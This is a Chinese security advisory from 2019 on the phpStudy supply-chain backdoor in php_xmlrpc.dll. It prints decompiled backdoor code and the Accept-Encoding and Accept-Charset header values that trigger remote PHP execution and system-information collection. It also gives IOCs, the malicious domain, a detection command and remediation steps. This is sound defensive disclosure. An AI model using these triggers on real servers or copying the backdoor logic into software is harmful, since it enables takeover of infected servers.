phpStudy 隐藏后门预警

安恒应急响应中心

2019 年 9 月

1. 事件背景

近日，使用广泛的 PHP 环境集成程序包 phpStudy 被公告疑似遭遇供应链攻击，程序包自带 PHP 的 php_xmlrpc.dll 模块隐藏有后门，安恒应急响应中心和研究院随即对国内下载站点提供下载的 phpStudy 安装包进行分析，确认 phpStudy2016、phpStudy2018 的部分版本有后门，建议使用该版本的用户立即进行安全加固处理。

2. 后门分析

通过分析，后门代码存在于\ext\php_xmlrpc.dll 模块中，至少有 2 个版本：

phpStudy2016 和 phpStudy2018 自带的 php-5.2.17、php-5.4.45

phpStudy20161103

php\php-5.2.17\ext\php_xmlrpc.dll

php\php-5.4.45\ext\php_xmlrpc.dll

phpStudy20180211

PHPTutorial\php\php-5.2.17\ext\php_xmlrpc.dll

PHPTutorial\php\php-5.4.45\ext\php_xmlrpc.dll

分析过程：

对比官网的 xmlrpc 源代码可以知道，默认 xmplrpc 模块的几个初始化函数都是被设置为 NULL：

```
163
164 zend_module_entry   = {
165     STANDARD_MODULE_HEADER,
166     "xmlrpc",
167     xmlrpc_functions,
168     PHP_MINIT(xmlrpc),
169     NULL,
170     NULL,
171     NULL,
172     PHP_MINFO(xmlrpc),
173     PHP_EXT_VERSION,
174     STANDARD_MODULE_PROPERTIES
175 };
176
```

而污染过的版本中“request_startup_func”函数被恶意攻击者自定义：

```
.data:1000E5D9                db    0
.data:1000E5DA                db    0
.data:1000E5DB                db    0
.data:1000E5DC                dd offset aXmlrpc       ; "xmlrpc"
.data:1000E5E0                dd offset off_1000B4B0
.data:1000E5E4                dd offset sub_10001010  ; module_startup_func
.data:1000E5E8                dd 0
.data:1000E5EC                dd offset sub_100031F0  ; request_startup_func
.data:1000E5F0                dd offset sub_10003710  ; request_shutdown_func
.data:1000E5F4                dd offset sub_10001160
.data:1000E5F8                dd offset a0_51         ; "0.51"
```

用户所有的请求都会经过自定义的函数“sub_100031F0”，


进一步分析函数“sub_100031F0”，当攻击者（或普通用户？）发起的 HTTP 数据包中包含“Accept-Encoding“字段信息时，会进入攻击者自定的流程：

```
{
  if ( !strcmp(**v34, "gzip,deflate") )
  {
    if ( zend_hash_find(
           *(_DWORD *)(*(_DWORD *)a3 + 4 * (_DWORD)execu
           "_SERVER",
           strlen("_SERVER") + 1,
           &v39) != -1
      && zend_hash_find(**v39, "HTTP_ACCEPT_CHARSET", st
    {
      v40 = sub_100040B0((int)**v37, strlen(**v37));
      if ( v40 )
      {
        v4 = *(_DWORD *)(*(_DWORD *)a3 + 4 * (_DWORD)exe
        v5 = *(_DWORD *)(v4 + 296);
        *(_DWORD *)(v4 + 296) = &v30;
        v35 = v5;
        v6 = setjmp3(&v30, 0);
        v7 = v35;
        if ( v6 )
          *(_DWORD *)(*(_DWORD *)(*(_DWORD *)a3 + 4 * (_
        else
          zend_eval_string(v40, 0, &byte_10012884, a3);
        *(_DWORD *)(*(_DWORD *)(*(_DWORD *)a3 + 4 * (_DW
      }
    }
  }
  else
  {
    v12 = strcmp(**v34, "compress,gzip");
    if ( !v12 )
```

当 Accept-Encoding 字段信息为“compress,gzip”时，它会触发搜集系统信息功能，如其中函数“sub_10004380”搜集网卡信息：

```
1  struct _IP_ADAPTER_INFO *__stdcall sub_10004380(char *Dest)
2  {
3    struct _IP_ADAPTER_INFO *v1; // ebx@1
4    struct _IP_ADAPTER_INFO *result; // eax@1
5    struct _IP_ADAPTER_INFO *v3; // esi@1
6    struct _IP_ADAPTER_INFO *v4; // eax@5
7    ULONG Size; // [sp+10h] [bp-4h]@1
8
9    v1 = 0;
10   Size = 640;
11   result = (struct _IP_ADAPTER_INFO *)malloc(0x280u);
12   v3 = result;
13   if ( result )
14   {
15     if ( GetAdaptersInfo(result, &Size) != 111
16       || (free(v3), result = (struct _IP_ADAPTER_INFO *)malloc(Size), (v3
17     {
18       if ( !GetAdaptersInfo(v3, &Size) )
19       {
20         v4 = v3;
21         if ( v3 )
22         {
23           while ( v4->Type != 6 || v4->AddressLength != 6 )
24           {
25             v4 = v4->Next;
26             if ( !v4 )
27             {
28               free(v3);
29               return 0;
30             }
31           }
32           sprintf(
33             Dest,
34             "%02X%02X%02X%02X%02X%02X",
35             v4->Address[0],
36             v4->Address[1],
```


同时会执行内存 php 代码：



DUMP 出 PHP 进一步分析：

解密出 Base64 加密字符串：

通过 HTTP 包构造工具测试发包，成功触发访问恶意“360se[.]net”域名：



分析发现，当 Accept-Encoding 字段信息为“gzip,deflate”时，它会接着判断是否设置“Accept-Charset”字段：

再判断是否设定的特定的“Accept-Charset”字段，在满足特定条件以后可以执行黑客给定的 php 命令，实现控制服务器的目的，隐蔽性非常高。

3. 影响版本

目前测试发现 phpStudy2016 和 phpStudy2018 版本存在后门，IOC：

0f7ad38e7a9857523dfbce4bce43a9e9

c339482fd2b233fb0a555b629c0ea5d5

360se[.]net

用户可以通过搜索 php_xmlrpc.dll 模块中包含“@eval”关键字快速判断是否是存在后门的版本，命令参考：

```
findstr /m /s /c:"@eval" *.*
```

4. 缓解措施

phpStudy 启动时默认加载 php-5.4.45 版本的 PHP，该版本存在后门，可以从 PHP 官网下载原始 php-5.4.45 版本或 php-5.2.17 版本，替换其中的 php_xmlrpc.dll，下载地址：

https://windows.php.net/downloads/releases/archives/php-5.2.17-Win32-VC6-x86.zip

https://windows.php.net/downloads/releases/archives/php-5.4.45-Wi

n32-VC9-x86.zip